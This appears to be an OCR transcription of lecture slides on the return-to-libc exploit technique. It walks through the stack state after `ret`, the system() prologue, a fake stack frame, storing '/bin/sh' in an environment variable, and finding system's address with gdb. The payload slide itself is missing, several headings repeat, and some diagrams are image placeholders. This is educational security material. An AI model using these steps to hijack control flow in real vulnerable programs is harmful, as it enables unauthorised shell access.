
`pop ebp`

`ret`

Now, `eip` is pointing to `Ret. Address`

With `ret` instruction, the next instruction to be executed depends on a value in the stack

Return-to-libc: Into the `system` SF




Initial state:
The vulnerable function executes `ret`

After `ret`

```
system Prologue:
push ebp
mov ebp, esp
sub esp, <N>
```


Return-to-libc: Into the system SF




```
system Prologue:
push ebp
mov ebp, esp
sub esp, <N>
```


Return-to-libc: Fake SF

- The final payload:



Return-to-libc: Fake SF

- How can we find the string address “bin/sh”?
- Option: Keep it in an env. var!



Return-to-libc: Steps

- Store “/bin/sh” in an env. variable
  - `export SHELL=“/bin/sh”`

- Find the address of system

- Find the address of the env. variable

Address of `system`

- Use gdb (after running the program and break at `main`)


```
gdb$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0
<__libc_system>
```

Address of “`/bin/sh`”

- Use gdb (after running the program and break at `main`)
- Print few strings from the stack

